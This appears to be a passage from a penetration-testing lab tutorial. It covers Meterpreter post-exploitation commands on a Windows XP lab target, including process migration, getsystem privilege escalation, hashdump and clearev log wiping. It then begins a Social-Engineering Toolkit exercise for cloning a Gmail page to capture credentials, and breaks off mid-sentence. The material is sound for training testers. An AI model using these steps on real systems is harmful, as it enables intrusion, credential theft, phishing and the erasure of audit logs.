
2. Meterpreter Commands: Getuid Meterpreter Command

The Getuid command gives us information about the currently logged-in user. This information is useful in privilege escalation as it will help us in determining the privileges the Meterpreter session is running currently, based on the exploited process/user.



3. Meterpreter Commands: PS Meterpreter Command

The PS command is used to view a list of running processes in victim Windows XP machine as shown below:



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 364   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\s
 588   364   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system3
 612   364   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system3
 656   612   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\se
 668   612   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\ls
 824   656   VBoxService.exe    x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\VB
 872   656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\sv
 960   656   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\sv
 1052  656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\sv
 1100  656   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\sv
 1204  656   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\sv
 1236  656   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\al
 1412  1512  cmd.exe            x86   0        GEORGIA\Georgia Weidman       C:\WINDOWS\system32\cm
 1512  1496  explorer.exe       x86   0        GEORGIA\Georgia Weidman       C:\WINDOWS\Explorer.EX
 1572  656   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\sp
 1640  1052  wscntfy.exe        x86   0        GEORGIA\Georgia Weidman       C:\WINDOWS\system32\ws
 1688  1512  VBoxTray.exe       x86   0        GEORGIA\Georgia Weidman       C:\WINDOWS\system32\VB
 1828  656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\sv

meterpreter >
```

4. Meterpreter Commands: Migrate Meterpreter Command

The Migrate command allows our meterpreter session to migrate between any of the currently running processes in victim machine, this command is useful when we feel that the process in which we originally have meterpreter session may not be open for a long time or it is unstable. we can know all possible options available for migrate command by entering **run migrate -h** as shown below:


```
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 364   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM          \SystemRoot\System32\s
 588   364   csrss.exe         x86   0        NT AUTHORITY\SYSTEM          \??\C:\WINDOWS\system3
 612   364   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM          \??\C:\WINDOWS\system3
 656   612   services.exe      x86   0        NT AUTHORITY\SYSTEM          C:\WINDOWS\system32\se
 668   612   lsass.exe         x86   0        NT AUTHORITY\SYSTEM          C:\WINDOWS\system32\ls
 824   656   VBoxService.exe   x86   0        NT AUTHORITY\SYSTEM          C:\WINDOWS\System32\VB
 872   656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM          C:\WINDOWS\system32\sv
 960   656   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\sv
 1052  656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM          C:\WINDOWS\System32\sv
 1100  656   svchost.exe       x86   0        NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\sv
 1204  656   svchost.exe       x86   0        NT AUTHORITY\LOCAL SERVICE   C:\WINDOWS\system32\sv
 1236  656   alg.exe           x86   0        NT AUTHORITY\LOCAL SERVICE   C:\WINDOWS\System32\al
 1412  1512  cmd.exe           x86   0        GEORGIA\Georgia Weidman      C:\WINDOWS\system32\cm
 1512  1496  explorer.exe      x86   0        GEORGIA\Georgia Weidman      C:\WINDOWS\Explorer.EX
 1572  656   spoolsv.exe       x86   0        NT AUTHORITY\SYSTEM          C:\WINDOWS\system32\sp
 1640  1052  wscntfy.exe       x86   0        GEORGIA\Georgia Weidman      C:\WINDOWS\system32\ws
 1688  1512  VBoxTray.exe      x86   0        GEORGIA\Georgia Weidman      C:\WINDOWS\system32\VB
 1828  656   svchost.exe       x86   0        NT AUTHORITY\SYSTEM          C:\WINDOWS\System32\sv

meterpreter > run migrate -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]

OPTIONS:

    -f        Launch a process and migrate into the new process
    -h        Help menu.
    -k        Kill original process.
    -n <opt>  Migrate into the first process with this executable name (explorer.exe)
    -p <opt>  PID to migrate to.

meterpreter >
```

Now we will migrate to a more stable process, let us say, explorer.exe by using migrate command (**run migrate -p 1512**) as shown below:

```
meterpreter > run migrate -p 1512

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: svchost.exe (1052)
[+] Migrating to 1512
[+] Successfully migrated to process
meterpreter > pid
[-] Unknown command: pid.
meterpreter > getuid
Server username: GEORGIA\Georgia Weidman
meterpreter >
```


5. Meterpreter Commands: Getsystem Meterpreter Command

The Getsystem command will make meterpreter try a group of well known local privilege escalation exploits against the target and you will find that we have successfully elevated privileges to that of the local system as shown below:




6. Meterpreter Commands: Hashdump Meterpreter Command

The Hashdump command helps us to retrieve the password hashes from the victim Windows XP machine as shown below:




7. Meterpreter Commands: Shell Meterpreter Command

The Shell command gives us a standard shell on the Windows XP Target as shown below:




8. Meterpreter Commands: The search Meterpreter Command

The search command is used to search for specific files on the Windows XP victim machine. The command can search through the entire system or in specific folders as shown below:



9. Meterpreter Commands: The clearev Meterpreter Command

The clearev command can be used to clear all the System, Application and Security logs from victim Windows XP machine as shown below:



10. Meterpreter Commands: Sysinfo Meterpreter Command

The Sysinfo Meterpreter command displays the information about the victim exploited Windows XP machine like Name, OS Type, Architecture,Domain and Language.

```
meterpreter > sysinfo
Computer        : GEORGIA
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

The **help** command displays meterpreter help menu with a list of commands which can be executed in meterpreter against the Target Windows XP machine.

3. Use SET Tool and create a fake Gmail page and try to capture the credentials in command line a nd Hacker Machine : Kali Linux Victim machine : Windows XP / Windows 7 / Windows 10.

Send Fake Mail Using SETOOLKIT [Kali Linux]


The information security environment has changed vastly over the years. Now, in spite of having security policies, compliance, and infrastructure security elements such as firewalls, IDS/IPS, proxies, and honey pots deployed inside every organization, we hear news about how hackers compromise secured facilities of the government or of private organizations because of the human element involved in each activity.

Typically, employees are not aware of the tricks and techniques used by social engineers in which they can be used as mediators to gain valuable information such as credit card details or corporate secrets. The security of the entire organization can be at stake if an employee visits a malicious website, answers a social engineer's phone call, or clicks on the malicious link that he/she received in their personal or company e-mail ID.

Having the best laptop for Kali Linux can help you make best use of this operating system.
Today we'll show you a method through which you can easily send a fake email with one of the most popular tool called as SET (Social Engineering Toolkit).


The Social-Engineering Toolkit (SET) is a product of TrustedSec. SET is a Python-driven suite of custom tools created by David Kennedy (ReL1K) and the SET development team, comprising of JR DePre (pr1me), Joey Furr (j0fer), and Thomas 